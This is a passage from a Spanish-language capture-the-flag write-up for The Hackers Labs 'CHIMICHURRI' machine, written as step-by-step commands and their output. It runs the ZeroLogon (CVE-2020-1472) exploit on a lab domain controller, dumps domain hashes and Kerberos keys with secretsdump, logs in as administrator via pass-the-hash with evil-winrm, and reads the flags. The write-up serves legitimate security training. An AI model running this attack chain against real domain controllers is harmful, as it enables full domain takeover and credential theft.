(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/CVE-2020-1472]
# python3 cve-2020-1472-exploit.py CHIMICHURRI 192.168.200.4
Performing authentication attempts ...

=====

Target vulnerable, changing account password to empty string
Result: 0
Exploit complete!

(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/CVE-2020-1472]
#
```

Una vez ejecutado el exploit y siguiendo las instrucciones de su creador, necesitaremos utilizar impacket para ejecutar secretsdump con los parámetros **-just-dc** contra el controlador de dominio para poder ver los hashes de las cuentas activas.

Exploit steps

- Read the blog/whitepaper above so you know what you're doing
- Run `cve-2020-1472-exploit.py` with IP and netbios name of DC
- DCSync with secretsdump, using `-just-dc` and `-no-pass` or empty hashes and the `DCHOSTNAMES` account

Vamos a por ello pues...

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/CVE-2020-1472]
# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc CHIMICHURRI\$_@192.168.200.4
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Password:
```

Nos pide un password, que siguiendo las instrucciones del creador, es en blanco. Y el resultado de la ejecución, es que nos devuelve los usuarios y los passwords de los mismos pero hasheados.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/CVE-2020-1472]
# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc CHIMICHURRI\192.168.200.4
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:058a4c99bab8b3d04a6bd959f95ce2b2:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a56c98cb518afcee50a23f25954575e1:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1000:aad3b435b51404eeaad3b435b51404ee:6e7107c02923f27aae0a58e701db47e3:::
CHIMICHURRI$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrador:aes256-cts-hmac-sha1-96:edbefe719dd964433fd843f905868d4e7bef5e8e4889f8aa90746d92e090e28b
Administrador:aes128-cts-hmac-sha1-96:50efa7d9d14ee7e40dbded6888db1ec
Administrador:des-cbc-md5:2fe00826e5131043
krbtgt:aes256-cts-hmac-sha1-96:fd91f8fb41c2bdf6e8534eb5f5ce81f6703fc53b2c7a1afed8134f4189bb08ee
krbtgt:aes128-cts-hmac-sha1-96:869ccc993f5e63b04f3d035e42eedb45
krbtgt:des-cbc-md5:d9c2d6cb454685e6
hacker:aes256-cts-hmac-sha1-96:b890020b005d3a49d9fa7942a27f061b0f771067d8a247e5e3674bf7e1ccf48f
hacker:aes128-cts-hmac-sha1-96:8696d25fa34ef395ce805ae78e7c240d
hacker:des-cbc-md5:a1dc20e089f44a4c
CHIMICHURRI$:aes256-cts-hmac-sha1-96:287c03aa896642b60c0e6299c58c63cce5397a092bf40ce32cc4b34f5847eb02
CHIMICHURRI$:aes128-cts-hmac-sha1-96:e2d18c6accac3d2f60ec2bfeacdb63c0
CHIMICHURRI$:des-cbc-md5:9d83a17c8c7ce949
[*] Cleaning up ...
```

Tenemos el usuario administrador a tiro, vamos a probar si conseguimos acceso a la máquina con el, vamos a utilizar, como hemos hecho anteriormente, la herramienta EVIL-WINRM para conseguir acceso a la máquina objetivo, pero esta vez utilizando ADMINISTRADOR y su HASH como password.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/CVE-2020-1472]
# evil-winrm -i 192.168.200.4 -u Administrador -H 058a4c99bab8b3d04a6bd959f95ce2b2
```

Vamos a explicar la sintaxis, ya que hemos modificado algún parámetro de la vez anterior.

☐ evil-winrm:

Es la herramienta que se utiliza para establecer una conexión remota con sistemas Windows a través del protocolo WinRM, facilitando la interacción con la máquina durante una auditoría o prueba de penetración.

☐ -i 192.168.200.4:

La opción **-i** especifica la dirección IP del objetivo al que se quiere acceder. En este caso, la dirección es **192.168.200.4**.

☐ -u Administrador:

La opción **-u** define el nombre de usuario que se utilizará para la autenticación. Aquí se utiliza **Administrador** como usuario.

☐ -H 058a4c99bab8b3d04a6bd959f95ce2b2:

La opción **-H** permite proporcionar el hash NTLM del usuario en lugar de la contraseña en texto plano. Esto es útil en escenarios donde se ha obtenido el hash previamente y se desea autenticar sin conocer la contraseña directamente.

CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

Una vez ejecutado, conseguimos acceso a la máquina objetivo.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/chimichurri/CVE-2020-1472]
$ evil-winrm -i 192.168.200.4 -u Administrador -H 058a4c99bab8b3d04a6bd959f95ce2b2
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrador\Documents>
```

! podemos confirmar que hemos accedido como Administrador.

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
chimichurri0\administrador
*Evil-WinRM* PS C:\Users\Administrador\Documents>
```

Vamos a por los FLAGS pues, ahora no tendremos ningún problema para poder ver la FLAG de USUARIO, a la cual antes no teníamos acceso.

Vamos a buscarlas!!!

USER FLAG.

```
*Evil-WinRM* PS C:\Users> cd hacker
*Evil-WinRM* PS C:\Users\hacker> cd Desktop
*Evil-WinRM* PS C:\Users\hacker\Desktop> dir

Directorio: C:\Users\hacker\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         6/30/2024   7:19 PM             15 perico.txt
-a-----         6/27/2024  12:57 PM             29 user.txt

*Evil-WinRM* PS C:\Users\hacker\Desktop> type user.txt
acrsgvs6edr8f5vaw9a8eadv6fa9b
*Evil-WinRM* PS C:\Users\hacker\Desktop>
```


CHIMICHURRI -- AUTOR: Eduard Bantulà (aka. WireSeed).

ROOT FLAG

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrador> cd Desktop
*Evil-WinRM* PS C:\Users\Administrador\Desktop> dir

Directorio: C:\Users\Administrador\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         6/27/2024  12:51 PM             33 root.txt

*Evil-WinRM* PS C:\Users\Administrador\Desktop> type root.txt
hja fcdv8a75e3cv sdfg6asd4f9vbsf9sa
*Evil-WinRM* PS C:\Users\Administrador\Desktop> 
```

Máquina CHIMICHURRI resuelta!!

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrar nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

LABORATORIO: THE HACKERS LABS

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).